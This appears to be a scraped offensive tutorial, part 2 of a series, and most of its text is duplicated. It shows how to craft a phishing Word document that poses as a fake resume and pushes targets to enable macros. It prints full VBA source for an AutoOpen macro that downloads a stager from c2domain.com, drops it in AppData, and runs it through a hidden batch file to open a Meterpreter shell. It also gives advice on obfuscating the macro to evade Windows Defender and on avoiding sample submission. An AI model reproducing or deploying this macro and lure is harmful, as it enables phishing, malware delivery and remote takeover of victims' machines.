
In part 2 we will create a document with a VBA macro that will drop our payload. To do this, I recommend identifying something that will be relevant to the target. In this case, a fake resume will do. Create the resume to appear to be legitimate, but cut off due to a "template error" which then encourages the user to click to enable macros:

Figure 1: Screenshot of the document that was crafted for this phishing campaign.

Once this is complete, create a new macro and name it “AutoOpen”:

Figure 2: By default no macros are populated in a DOCM file - click “Create” to generate a new, blank macro.
AutoOpen macros run by default when MS Word is opened. A macro is needed that will pull down the custom stager created in part 1 and then execute it. To achieve this the following workflow is needed:
HTTP request for malicious stager > allocate temporary filename > save malicious file to temp location > create batch file to execute stager > execute batch file
The VBA code to do this is rather straightforward, however, a layer of obfuscation is necessary to prevent Windows Defender and built in browser protections from identifying the macro as malicious:



Figure 2: The obfuscated AutoOpen macro used in the maldoc. When obfuscating macros one of the most straightforward approaches is to simply rename functions using random strings and expand those variables later.
There are a few items here to highlight that are very helpful in obfuscating your code:
1. Creating variables for strings - this equates certain pieces of data to a nonsense variable that can be converted back before execution (ex.
2. Use environment-aware system variables to reference the dropped payload - in the code below
3. Drop your command into a BAT file for execution after - as part of the execution, the command above will be written to a BAT file for execution. This serves in some ways as a dropper to allow any custom shell commands you do not want to execute directly in the context of the shell you have created, to be executed inside of another file. This is helpful as more layers of abstraction from the Word process make it more difficult for tools like Windows Defender to detect.
4. Junk comments - more junk comments will help alter the macro to avoid any string detections.
Once the VBA code is in place, test it to ensure it is in fact retrieving and executing the payload. Once validated, one more layer of obfuscation is added to ensure it is not detectable. For this a tool called vba-obfuscator is used. This tool uses Python to add a much more complex layer of obfuscation to the macro. To start, paste the macro into a text document and save it:

Figure 3: Screenshot of the macro used prior to the extra layer of obfuscation being added.

Vba-obfuscator is then run against this saved file and the obfuscated output is saved:

Figure 4: Shell output that is shown after completing obfuscation. Note the Document Variable that is called out.

Inside the output file the macro now contains many new layers of obfuscation:

Figure 5: The automated output of vba-obfuscator provides functionality that would take many hours to write by hand.

Prior to replacing the old VBA code with the new code, the snippet that is at the top of the macro must be executed to set the document variable before pasting the obfuscated code:

Figure 6: Ensure the variable is pasted between the Sub and End Sub statements and then press the green play button.

Once entered, the macro is executed and the variable is stored. This is then replaced with the rest of the obfuscated code and saved:

Figure 7: The variable code snippet should be erased entirely and replaced with the full, obfuscated macro.
Now, when the document is opened and macros are enabled, the payload should be retrieved and executed from http://c2domain.com:8443/variable.exe. Because the custom stager will be hosted in a different directory than the second-stage payload, a second port forward rule is needed so that the payload can be retrieved (remember in part 1 you were supposed to create a port forward rule for your custom stager to retrieve its payload). A second HTTP listener is then executed in the directory hosting the payload using Python SimpleHTTPServer:

Figure 8: Note that the listening port matches the Forward Port from the previous port forward rule. The HTTP logs can also be forwarded to an output file by simply redirecting the output to a txt file using “> log.txt” at the end of the command.

This is followed by a Meterpreter shell being opened, when the second-stage is retrieved:

Figure 9: The shell is now executed end-to-end using the macro and retrieved payloads simply by opening the document when macros are enabled.
This obfuscation is usually good enough to evade signature detections. Behavioral detection can be a bit more difficult once you start executing the shell in memory. When you execute and test be sure to not be stupid and leave automatic sample submission, etc enabled on the test machine or your macro will not keep working!
Figure 1: Screenshot of the document that was crafted for this phishing campaign.
Once this is complete, create a new macro and name it “AutoOpen”:
Figure 2: By default no macros are populated in a DOCM file - click “Create” to generate a new, blank macro.
AutoOpen macros run by default when MS Word is opened. A macro is needed that will pull down the custom stager created in part 1 and then execute it. To achieve this the following workflow is needed:
HTTP request for malicious stager > allocate temporary filename > save malicious file to temp location > create batch file to execute stager > execute batch file
The VBA code to do this is rather straightforward, however, a layer of obfuscation is necessary to prevent Windows Defender and built in browser protections from identifying the macro as malicious:
Figure 2: The obfuscated AutoOpen macro used in the maldoc. When obfuscating macros one of the most straightforward approaches is to simply rename functions using random strings and expand those variables later.
There are a few items here to highlight that are very helpful in obfuscating your code:
1. Creating variables for strings - this equates certain pieces of data to a nonsense variable that can be converted back before execution (ex.
aiuttkjwp + Irenetemplate + utiwm + igy + pen + kove + termm will convert to shell mshta when expanded). This does not need to be excessive as we will add another layer of obfuscation later.2. Use environment-aware system variables to reference the dropped payload - in the code below
Set fso = CreateObject("Scripting.FileSystemObject") is used to create an object Dim tempFileName As String declares a variable as a string and tempFileName = fso.GetTempName() 'Result: "rad65800.tmp" assigns an ephemeral, temporary filename to the object. Set oShell = CreateObject("WScript.Shell") creates a shell Dim strHomeFolder As String declares a variable for the path and strHomeFolder = oShell.ExpandEnvironmentStrings("%USERPROFILE%") & "\AppData\Local\" & tempFileName expands the user's AppData\Local\ directory with the stager filename added on to the end for execution.3. Drop your command into a BAT file for execution after - as part of the execution, the command above will be written to a BAT file for execution. This serves in some ways as a dropper to allow any custom shell commands you do not want to execute directly in the context of the shell you have created, to be executed inside of another file. This is helpful as more layers of abstraction from the Word process make it more difficult for tools like Windows Defender to detect.
4. Junk comments - more junk comments will help alter the macro to avoid any string detections.
Код:
Sub AutoOpen()
    Dim unrre As String
    Dim unrra As String
    Dim WinHttpReq          As Object: Set WinHttpReq = CreateObject("Microsoft.XMLHTTP")

    strQ = Chr$(34)
    aiuttkjwp = "Sh"
    Irenetemplate = "h"
    utiwm = "E"
    igy = "ll"
    pen = "ms"
    termm = "ta"
    kove = "h"
    po = "ttp"
    tod = "c2domain"
    pom = "com"
    drap = "ex"
    st = "e"
    srome = aiuttkjwp & utiwm & igy & " "
    tarp = pen & kove & termm
    Shell "ping 1", vbHide
    pog = kove & po & ":" & "//"
    lore = tod & "." & pom & ":"
    twen = 844
    trout = 3


    'MsgBox srome & strQ & tarp & " " & pog & lore & twen & "/" & "fzYUA1k" & "." & Irenetemplate & termm

    uni = srome & strQ & tarp & " " & pog & lore & twen & "/" & "fzYUA1k" & "." & Irenetemplate & termm & strQ
    'projectPage = pog & lore & twen & "/" & "fzYUA1k" & "." & Irenetemplate & termm
    projectPage = pog & lore & twen & trout & "/" & "storb" & "." & drap & st
    unrre = pog & lore & twen & "/" & "fzYUA1k" & "." & Irenetemplate & termm

    'MsgBox projectPage

    unrra = unrre
    'MsgBox unrra

    Set fso = CreateObject("Scripting.FileSystemObject")
    Dim tempFileName As String
    tempFileName = fso.GetTempName()  'Result: "rad65800.tmp"

    Set oShell = CreateObject("WScript.Shell")
    Dim strHomeFolder As String
    strHomeFolder = oShell.ExpandEnvironmentStrings("%USERPROFILE%") & "\AppData\Local\" & tempFileName
    'MsgBox strHomeFolder

    WinHttpReq.Open "GET", projectPage, False
    WinHttpReq.Send
    Dim oStream         As Object: Set oStream = CreateObject("ADODB.Stream")
    oStream.Open
    oStream.Type = 1
    oStream.Write WinHttpReq.responseBody
    oStream.SaveToFile strHomeFolder, Abs(CInt(Overwrite)) + 1
    oStream.Close

    TextOutput = "Oranges faint when peeled"
    filePath = oShell.ExpandEnvironmentStrings("%USERPROFILE%") & "\" & "\AppData\Local\" & tempFileName & ".bat"
    Set fileStream = CreateObject("ADODB.Stream")
    fileStream.Open
    fileStream.Type = 2
    fileStream.Charset = "iso-8859-1"
    fileStream.WriteText "cmd /c " & strHomeFolder
    fileStream.SaveToFile (filePath)
    fileStream.Close

    Set wsh = VBA.CreateObject("WScript.Shell")
    wsh.Run filePath, Hidden

End Sub
Once the VBA code is in place, test it to ensure it is in fact retrieving and executing the payload. Once validated, one more layer of obfuscation is added to ensure it is not detectable. For this a tool called vba-obfuscator is used. This tool uses Python to add a much more complex layer of obfuscation to the macro. To start, paste the macro into a text document and save it:
Figure 3: Screenshot of the macro used prior to the extra layer of obfuscation being added.
Vba-obfuscator is then run against this saved file and the obfuscated output is saved:
Figure 4: Shell output that is shown after completing obfuscation. Note the Document Variable that is called out.
Inside the output file the macro now contains many new layers of obfuscation:
Figure 5: The automated output of vba-obfuscator provides functionality that would take many hours to write by hand.
Prior to replacing the old VBA code with the new code, the snippet that is at the top of the macro must be executed to set the document variable before pasting the obfuscated code:
Figure 6: Ensure the variable is pasted between the Sub and End Sub statements and then press the green play button.
Once entered, the macro is executed and the variable is stored. This is then replaced with the rest of the obfuscated code and saved:
Figure 7: The variable code snippet should be erased entirely and replaced with the full, obfuscated macro.
Now, when the document is opened and macros are enabled, the payload should be retrieved and executed from http://c2domain.com:8443/variable.exe. Because the custom stager will be hosted in a different directory than the second-stage payload, a second port forward rule is needed so that the payload can be retrieved (remember in part 1 you were supposed to create a port forward rule for your custom stager to retrieve its payload). A second HTTP listener is then executed in the directory hosting the payload using Python SimpleHTTPServer:
Figure 8: Note that the listening port matches the Forward Port from the previous port forward rule. The HTTP logs can also be forwarded to an output file by simply redirecting the output to a txt file using “> log.txt” at the end of the command.
This is followed by a Meterpreter shell being opened, when the second-stage is retrieved:
Figure 9: The shell is now executed end-to-end using the macro and retrieved payloads simply by opening the document when macros are enabled.
This obfuscation is usually good enough to evade signature detections. Behavioral detection can be a bit more difficult once you start executing the shell in memory. When you execute and test be sure to not be stupid and leave automatic sample submission, etc enabled on the test machine or your macro will not keep working!